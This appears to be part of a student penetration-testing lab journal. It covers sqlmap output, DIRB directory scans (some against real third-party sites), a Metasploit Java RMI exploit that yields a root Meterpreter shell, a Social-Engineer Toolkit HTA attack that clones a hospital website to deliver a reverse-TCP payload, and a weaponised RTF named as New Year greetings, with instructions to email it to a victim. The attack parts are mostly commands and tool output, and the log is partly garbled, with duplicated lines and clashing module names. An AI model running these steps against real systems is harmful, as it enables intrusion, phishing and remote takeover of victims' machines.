[05:42:16] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test.php.vulnweb.com/dump/acuart/users.csv'
[05:42:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test.php.vulnweb.com'

[*] ending at 05:42:16 / 2022-11-29

[-] switch(halt) [-]
[-] e

```



**D. NIKTO TOOL :** is a web server scanner. Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated

E. **DIRB** a web content scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses. DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner. DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

## **1. Dirb simple hidden object scan**

```

[host@kali:~]# dirb http://webscantest.com
[host@kali:~]# dirb http://webscantest.com
_____
DIRB v2.22
By The Dark Raver /usr/share/dirb/lists
_____
START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
Scanning URL: http://webscantest.com/
_____
Testing: http://webscantest.com/.history
_____
[host@kali:~]# dirb http://webscantest.com
[host@kali:~]# dirb http://webscantest.com
_____
DIRB v2.22
By The Dark Raver
_____
START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
Scanning URL: http://webscantest.com/
_____
(+) WARNING: All responses for this directory seem to be CODE = 403.
(Use mode '-w' if you want to scan it anyway)
_____
END_TIME: Sun Jan 15 11:41:32 2023
DOWNLOADED: 101 - FOUND: 0
_____

[host@kali:~]# dirb https://192.168.0.100/ /usr/share/wordlists/dirb/common.txt
[host@kali:~]# dirb https://192.168.0.100/ /usr/share/wordlists/dirb/common.txt
_____
DIRB v2.22
By The Dark Raver
_____
START_TIME: Sun Jan 15 11:39:03 2023
URL_BASE: https://192.168.0.100/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
_____
GENERATED WORDS: 4612
_____
Scanning URL: https://192.168.0.100/
_____
(+) [!] (ALERT) Too many errors while connecting to host
(+) [!] (ALERT) Connection refused (COULDNT_CONNECT)
_____
END_TIME: Sun Jan 15 11:39:02 2023
DOWNLOADED: 0 - FOUND: 0
_____
[host@kali:~]# dirb https://wilsoncollege.edu/.well-known/acme-challenge/
[host@kali:~]# dirb https://wilsoncollege.edu/.well-known/acme-challenge/
_____
DIRB v2.22
By The Dark Raver
_____
START_TIME: Sat Nov 28 00:02:18 2022
URL_BASE: https://wilsoncollege.edu/.well-known/acme-challenge/
WORDLIST_FILES: apache.txt
_____
GENERATED WORDS: 16
_____
Scanning URL: https://wilsoncollege.edu/.well-known/acme-challenge/
(+) https://wilsoncollege.edu/.well-known/acme-challenge/d4d1f323c0a909
= https://wilsoncollege.edu/.well-known/acme-challenge/T00000000000000000000000000000000
_____
END_TIME: Sat Nov 28 00:02:24 2022
DOWNLOADED: 38 - FOUND: 2
_____
[host@kali:~]# dirb https://wilsoncollege.edu/.well-known/acme-challenge/
[host@kali:~]# dirb https://wilsoncollege.edu/.well-known/acme-challenge/
_____
DIRB v2.22
By The Dark Raver
_____
START_TIME: Sat Nov 28 00:02:18 2022
URL_BASE: https://wilsoncollege.edu/.well-known/acme-challenge/
WORDLIST_FILES: apache.txt
_____
GENERATED WORDS: 16
_____
Scanning URL: https://wilsoncollege.edu/.well-known/acme-challenge/
(+) https://wilsoncollege.edu/.well-known/acme-challenge/d4d1f323c0a909
= https://wilsoncollege.edu/.well-known/acme-challenge/T00000000000000000000000000000000
_____
END_TIME: Sat Nov 28 00:02:24 2022
DOWNLOADED: 38 - FOUND: 2
_____

```

## PRACTICAL 7 Use Metasploit and take advantage of victims Java Exploit.

Run Various commands via the command shell.

- Extract its IP information
- List the running process
- List system information
- Print and change current working directory

The figure consists of four separate terminal windows, each showing a different stage of the exploit development process:

- Top Left:** Shows the initial msfconsole session with the Kali Linux logo. It lists several "access" module attempts that failed due to permission denied.
- Top Right:** Shows the search results for "rmi" modules. One module, "exploit/linux/local/asan\_suid\_executable\_priv\_escalation", is highlighted.
- Bottom Left:** Shows the configuration of the "auxiliary/scanner/misc/java\_rmi\_server" module, including setting RHOSTS to 192.168.152.206 and threads to 16.
- Bottom Right:** Shows the configuration of the "exploit/multi/misc/java\_rmi\_server" module, including setting RPORT to 1099 and THREADS to 1.

In the bottom-left window, the command `msf6 auxiliary(scanner/misc/java\_rmi\_server) > run` is executed, resulting in the detection of a Java RMI endpoint on the victim machine.

(Rhost: victim machine ip)

This terminal window shows the selection of a payload. The user has chosen "payload/generic/custom" which is set to "normal" and "Custom". Other options like "shell\_bind\_tcp" and "shell\_reverse\_tcp" are also listed.

(Lhost:attacker machine ip)

This terminal window shows the final steps of the exploit setup. The user sets the lhost to 192.168.152.230 and runs the exploit. It then starts a reverse TCP handler on port 4444, waits for the server to start, and sends an RMI call to establish a connection.

This terminal window shows the successful establishment of a meterpreter session. The session details are displayed, including the server's IP (192.168.152.206), port (4444), and architecture (x86). The user then runs the `getuid` command to verify they are root.

This terminal window shows basic system information and network interface configuration on the victim machine. The user runs `sysinfo` and `ifconfig` to gather details about the system's hardware and network interfaces.

This terminal window shows the process list within the meterpreter session. It lists various kernel processes like /sbin/init, [kthreadd], [migration/0], [ksoftirqd/0], [watchdog/0], and [events/0].

```
meterpreter > pwd  
/  
meterpreter > cd navneet  
[-] stdapi_fs_chdir: Operation failed: 1  
meterpreter > cd amit  
meterpreter > pwd  
/amit  
meterpreter > ls
```

```
meterpreter > ls  
Listing: /amit  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	0	fil	2022-11-26 23:46:56 -0500	ahtesham
100666/rw-rw-rw-	0	fil	2022-11-26 23:40:15 -0500	pal
100666/rw-rw-rw-	0	fil	2022-11-26 23:46:56 -0500	yaseera

```
nsfadmin@metasploitable:~/amit$ sudo touch ahtesham yaseera  
nsfadmin@metasploitable:~/amit$ ls  
ahtesham pal yaseera  
nsfadmin@metasploitable:~/amit$ ls  
ahtesham pal yaseera  
nsfadmin@metasploitable:~/amit$ _
```

## PRACTICAL 8 CLIENT SIDE ATTACK

### A. Hta attack

```
(kali㉿kali)-[~]
$ sudo setoolkit
```

```
File Actions Edit View Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Version: 1.5.0.0 (Build: 2017-07-14)
[---] Created by: TrustedSec (ReLiK)
[---] Copyright: 'Maverick'
[---] Follow us on Twitter! @TrustedSet
[---] Website: https://www.trustedsec.com
[---] Welcome to the Social-Engineer Toolkit (SET).
[---] The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's recommended to update using the PenTesters framework (PTF)
Visit: https://github.com/trustedsec/ptf to update all your tools!
```

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Web Application Exploits
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

```
set> 1
```

```
File Actions Edit View Help
[---] The Java Applet Attack method is a unique way of utilizing multiple web-based attack
[---] The Java Applet Attack method will spoof a Java Certificate and deliver a me
[---] mas Worm to the victim's browser.
[---] The Metasploit Browser Exploit method will utilize select Metasploit browser
[---] The Credential Harvester method will utilize web cloning of a web- site that
[---] exists on the webserver.
[---] The TabNabbing method will wait for a user to move to a different tab, then
[---] The Web-Jacking Attack method was introduced by white-hat.org. This me
[---] o appear legitimate however when clicked a window pops up then is replaced w
[---] n the set_config if its too slow/fast.
[---] The Multi-Attack method will add a combination of attacks through the web at
[---] power.
[---] The HTA Attack method will allow you to clone a site and perform powershell
[---] shell exploitation through the browser.
[---] 1) Java Applet Attack Method
[---] 2) Metasploit Browser Exploit Method
[---] 3) Multi-Attack Method
[---] 4) TabNabbing Attack Method
[---] 5) Web-Jacking Attack Method
[---] 6) Credential Harvester Method
[---] 7) HTA Attack Method
[---] 99) Return to Main Menu
```

```
set> 7
```

```
set:webattack>2
[*] SET supports both HTTP and HTTPS
[*] Enter the url to clone:https://www.yashoda.com
[*] HTA Attack Vector Selected. Enter your IP, Port, and Payload...
[*] IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.242.230]
[: 192.168.242.230
Enter the port for the reverse payload [443]: 1235
Select the payload you want to deliver:
1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP
Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...
```

```
Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config) use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config) set payload windows/meterpreter/reverse_tcp
payload windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config) set LHOST 192.168.242.230
LHOST => 192.168.242.230
resource (/root/.set/meta_config) set LPORT 1235
resource (/root/.set/meta_config) set ExitOnSession false
resource (/root/.set/meta_config) set EnableStageEncoding true
EnabledStageEncoding => true
resource (/root/.set/meta_config) exploit -j
[*] Exploit running as background job 0.
```

```
= metasploit v6.2.23-dev
+--=[ 2259 exploits - 1188 auxiliary - 402 post
+--=[ 951 payloads - 45 encoders - 11 nops ]
```

```
Launcher.hta
Completed — 7.3 KB
```

Show all downloads

### B. Exploiting Microsoft Office (Exploit MS Word to embed a listener)

```

msf6 > use exploit/windows/fileformat/ms14_017_rtf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms14_017_rtf) > 

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set windows/meterpreter/reverse_tcp
[*] Unknown datastore option: windows/meterpreter/reverse_tcp.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore. For more information
see "help datastore" or "man msf(console)".

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME newyeargreetings2023.rtf
FILENAME => newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set LHOST 192.168.242.230
LHOST => 192.168.242.230
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options
[*] Invalid parameter "options", use "show -h" for more information
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options

[*] Creating 'newyeargreetings2023.rtf' file ...
[*] newyeargreetings2023.rtf stored at /root/.msf4/local/newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > 

```

## Send the file to the victim through email or other method:

Now we need to send this file to the victim through email or other method. Once the victim opens the file, the Word application will hang or crash leaving us with an active session of Meterpreter on the victim's system. With an active Meterpreter session on the victim's system, we have nearly total control or "own" their system.



Scan the file at windows machine and get the below result

